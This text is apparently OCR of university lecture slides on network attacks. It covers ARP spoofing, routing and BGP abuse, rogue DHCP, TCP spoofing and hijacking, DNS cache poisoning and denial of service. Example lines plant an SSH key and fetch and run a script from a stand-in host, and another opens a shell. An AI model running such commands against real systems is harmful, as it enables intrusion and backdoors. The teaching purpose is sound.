
Security

- **Next two lectures about security**
- **Today: attack**
  - All kinds of bad things attackers can do over the network
- **Next lecture: defense**
  - Techniques for protecting against these and other attacks
- **Note: If you find these lectures interesting, consider taking CS155**
  - If you've already taken 155, apologies for any redundancy

The big picture



- **Assume bad guys completely control the network**
  - When you send a packet, you just give it to the bad guy
  - Bad guy drops, modifies, duplicates, or delivers packet at will
  - Or just inserts his/her own packets that purport to be from you
- **Rest of lecture will make this more concrete…**

Some consequences

- **Consider servers with no cryptographic protection**
  - Next lecture will talk about cryptography
- **You submit order on to an on-line store**
  - Bad guy sees your packets, learns credit card number
  - Bad guy changes your shipping address to his/her own
- **You are logged into a web site using telnet**
  - Bad guy injects evil commands

    ```
    echo bad-key >> .ssh/authorized_keys
    wget evil.org/botscript && sh ./botscript
    ```
- **Can't safely download patches from OS vendor**
  - Might end up installing an attacker's evil patch

Three types of threat

- **Secrecy**
  - Adversary reads your private messages
- **Integrity**
  - Adversary modifies/forges messages from you
  - Receiver can't detect the change and processes them
- **Availability**
  - Adversary can prevent you from communicating
- **Today's lecture:**
  - How innocent mechanisms can leave systems open to all three types of threat

Network-based access control

- **Many services base access control on IP addresses**
  - E.g., mail servers allow relaying
  - NNTP, Web servers restrict access to particular IP addresses (E.g., `usenet.stanford.edu`, ACM digital library, . . .)
  - NFS servers allow you to mount file systems
  - X-windows can rely on IP address
  - Old BSD "rlogin/rsh" services
  - Many clients assume they are talking to right server based in part on IP address (e.g., DNS, NTP, rsync, etc.)
- **Very poor assumption to make when bad guys can control network!**

LAN Eavesdropping


- **Most network cards support "promiscuous mode"**
  - Return all packets, not just those addressed to your MAC addr.
  - Used for debugging (wireshark), software Ethernet switches
  - Also useful for eavesdropping
- **Back when Ethernets were broadcast networks**
  - Any host could see all other hosts' packets
  - Common to run snooping programs that collect passwords
- **Today still the case with 802.11b**
  - Recall wireshark demo
- ***Switched* Ethernet solves the problem**
  - Switch quickly learns which MAC address is on which port
  - Even in promiscuous mode, only receive packets for you and broadcast/multicast addresses

Wrong: Eavesdropping w. switches

- **Old switches "fail open" on MAC table overflow**
  - Attacker just generates packets from tons of MAC addresses
  - Ethernet switch then reverts to broadcast-style network
- **ARP spoofing**
  - Broadcast an ARP request "from" target's IP address
  - Insert your MAC address for target IP in everyone's ARP table
  - (Note: May generate log messages)
- **Can act as "man in the middle" to avoid detection**
  - After observing packets, attacker puts them back on the network with the victim's real Ethernet address

Changing routing tables

- **IP standard requires support for ICMP redirects**
  - E.g., PC sends packet to 171.66.4.10 using default route
  - Gateway (blue) router must re-send packet back over same net:




  - Gateway sends ICMP redirect to change PC's routing table (Adds route to 171.66.4.0/24 through 171.66.3.2)

- **Attacker can change routing tables w. bogus redirect**

Changing routing tables

- **IP standard requires support for ICMP redirects**
  - E.g., PC sends packet to 171.66.4.10 using default route
  - Gateway (blue) router must re-send packet back over same net:




  - Gateway sends ICMP redirect to change PC's routing table (Adds route to 171.66.4.0/24 through 171.66.3.2)

- **Attacker can change routing tables w. bogus redirect**

Changing routing tables

- **IP standard requires support for ICMP redirects**
  - E.g., PC sends packet to 171.66.4.10 using default route
  - Gateway (blue) router must re-send packet back over same net:



  - Gateway sends ICMP redirect to change PC's routing table (Adds route to 171.66.4.0/24 through 171.66.3.2)

- **Attacker can change routing tables w. bogus redirect**

More ways to subvert routing

- **RIP routing protocol abuse**
  - Doesn't really have good authentication
  - Can broadcast packets even if you aren't a router
  - Hosts listening for RIP will believe you are router
- **BGP routing protocol abuse**
  - Nothing ties IP addresses to ASes, so AS can advertise IP addresses it doesn't own
  - Nothing ensures AS paths are valid
  - E.g., AS 7007 advertised most prefixes without AS path
  - Pakistani ISP (AS 17557) took down YouTube worldwide
  - Most ISPs can cause massive outages by misconfiguration

Intentional BGP abuse in the wild

- **BGP abuse used for sending up to 10% of spam [Ramachandran & Feamster '06]**
  - Study correlated received spam w. BGP route flaps
- **How to send SPAM from someone else's IP space:**
  - Advertise a short IP address prefix (e.g., 61.0.0.0/8)
  - Because of longest-prefix matching, will not disturb legitimate users with longer prefixes (e.g., 61.33.0.0/16)
  - Send SPAM from unused IP addresses in range (which will get routed back to you)
  - Withdraw route advertisement
- **Note, only BGP speakers (e.g., ISPs) can do this**
  - Done by corrupt or compromised ISPs
- **…but plenty of even easier attacks**

DHCP abuse


- **People join wireless networks all the time**
  - Find network, join it by SSID, broadcast DHCP discover
  - Accept one of the DHCP offers you get back
- **Any host on net can respond to DHCP discovers**
  - Return IP address in attacker's private address space
  - Return bogus default route
  - Return bogus DNS server
  - Respond before real server and clients will accept you
- **Again, easy to mount man-in-the middle attacks**
  - Attacker uses private net, advertises itself as default route, and just runs a NAT
- **Can't trust HTTP URL when on open wireless net**

Spoofing TCP source [Morris]


- **Suppose can't eavesdrop but can forge packets**
- **Can send forged SYN, not get SYN-ACK, but then send data anyway**
  - E.g., data might be "`tcpserver 0.0.0.0 2323 /bin/sh -i`"
  - Allows attacker to get shell on machine
- **Problem: What server Initial SeqNo to ACK?**
  - In many OSes, very ISNs very predictable
  - Base guess on previous probe from real IP addr
- **Problem: Real client may RST unexpected SYN-ACK**
  - Spoof target may be running a server on some TCP port
  - Overwhelm that port with SYN packets until it ignores them
  - Will likewise ignore the victim server's SYN-ACK packet

Spoofing TCP [Joncheray]

- **Say you can eavesdrop, want to tamper w. connection**
  - E.g., system uses challenge-response authentication
  - Want to hijack already authenticated TCP connection
- **Recall each end of TCP has flow-control window**
- **Idea: *Desynchronize* the TCP connection**
  - Usually $C_{\text{ACK}} \leq S_{\text{SEQ}} \leq C_{\text{ACK}} + C_{\text{WIN}}$ and $S_{\text{ACK}} \leq C_{\text{SEQ}} \leq S_{\text{ACK}} + S_{\text{WIN}}$



  - Otherwise and if no data to send, TCP connection *desynchronized*



Desynchronizing TCP

- **Q: How to desynchronize a TCP connection?**
- **Early desynchronization**
  - Client connects to server
  - Attacker sends RST, then forged SYN to server
  - Server has connection w. same ports, different S_{ACK}
- **Null data desynchronization**
  - Attacker generates a lot of data that will be ignored by app.
  - Sends NULL data to both client and server
  - Drives up C_{ACK} and S_{ACK} so out of range
- **Q: How to exploit this for hijacking?**

Exploiting desynchronized TCP

- **Packets with SeqNo outside of window are ignored**
  - After all, old, retransmitted packets might still be bouncing around the network
  - Can't just RST a connection because you see an old packet
- **As long as desynchronized, just inject data**
  - Data sent by real nodes will be ignored
  - Injected data will cause ACKs that get ignored
  - So attacker determines what each side receives
- **ACK Storms**
  - Out of window packet does cause an ACK to be generated
  - ACK itself out of window, causes other side to generate ACK
  - Ping-pong continues until a packet is lost
  - Bad for network, but not so bad for attacker

UDP

- **UDP protocols often have application-level synchronization**
- **Recall DNS**
  - Uses query ID to pair request/replies
  - If attacker guesses 16-bit ID,
    and guesses port numbers,
    and forges server's IP address,
    and responds faster than the server...

    Can give client wrong information
  - But sounds like attacker has to be lucky to win

DNS Resource record review

- **All DNS info represented as resource records (RR):**

  name* [TTL] [*class*] *type rdata

- **IPv4 addresses returned in A records**

```
argus.stanford.edu.          IN A          171.64.7.115
```

- **PTR records provide reverse lookup:**

```
115.7.64.171.in-addr.arpa.  3600 IN PTR  Argus.Stanford.EDU.
```

Access control based on hostnames

- **Weak access control frequently based on hostname**
  - E.g., allow clients matching `*.stanford.edu` to see web page
  - Correlate mail client with non-spam mail sources
- **Q: Is it safe to trust the PTR records you get back?**

Can't trust PTR records

- **No: PTR records controlled by network owner**
  - E.g., My machine serves `3.66.171.in-addr.arpa.`
  - I can serve `11.3.66.171.in-addr.arpa. IN PTR www.berkeley.edu.`
  - Don't believe I own Berkeley's web server!
- **How to solve problem?**
  - Always do forward lookup on PTRs you get back
  - `www.berkeley.edu. 600 IN A 169.229.131.92`
  - Doesn't match my IP (171.66.3.11), so reject
- **Q: Is this good enough if routing not subverted?**
  - Attacker would have to guess ID, win race, etc., right?

Kaminsky exploit

- **Make winning the race easier**
- **Brute force attack**
- **Force Alice to look up** `AAAA.google.com`**,** `AAAB.google.com`**, etc.**
- **Forge** CNAME **responses for each lookup, inserting** A **record for** `www.google.com`
- **Circumvents bailiwick checking**


DNS poisoning in the wild

- **January 2005, the domain name for a large New York ISP, Panix, was hijacked to a site in Australia.**
- **In November 2004, Google and Amazon users were sent to Med Network Inc., an online pharmacy**
- **In March 2003, a group dubbed the ”Freedom Cyber Force Militia” hijacked visitors to the Al-Jazeera Web site and presented them with the message ”God Bless Our Troops”**

Same Origin Principle

- **Web pages can have active content**
  - E.g., might do XML RPC back to server
- **Must control what server makes client do**
  - E.g., If you are visiting `badguy.com`, shouldn't make you connect to other machines behind your firewall
    [more next class on firewalls]
- **Web browsers use Same Origin Principle for Java/Javascript**
  - Can only connect to server from which program came
- **"Origin" defined in terms of server name in URL**
- **Can you see a problem?**

Exploiting DNS to violate S.O.



Denial of Service

- **In Feb. 2000, Yahoo's router kept crashing**
  - Engineers had problems with it before, but this was worse
  - Turned out they were being flooded with ICMP echo replies
  - Many DDoS attacks followed against high-profile sites
- **Basic Denial of Service attack**
  - Overload a server or network with too many packets
  - Mamize cost of each packet to server in CPU and memory
- **Distributed DoS (DDos) particularly effective:**
  - Penetrate many machines in semi-automatic fashion
  - Make hosts into "zombies" that will attack on command
  - Later start simultaneous widespread attacks on a victim


DoS attack overview

- **Class of attacks that just target availability**
- **Many motivations for Denial of Service (DoS)**
  - Extortion – E.g., pay us a small sum of money or we take down your off-shore on-line gambling site
  - Revenge – Spammers permanently shut down anti-spam company Blue Security
  - Bragging rights
- **Can DoS at many different layers**
  - Link, Network, Transport, Application, . . .

Simple DoS attacks

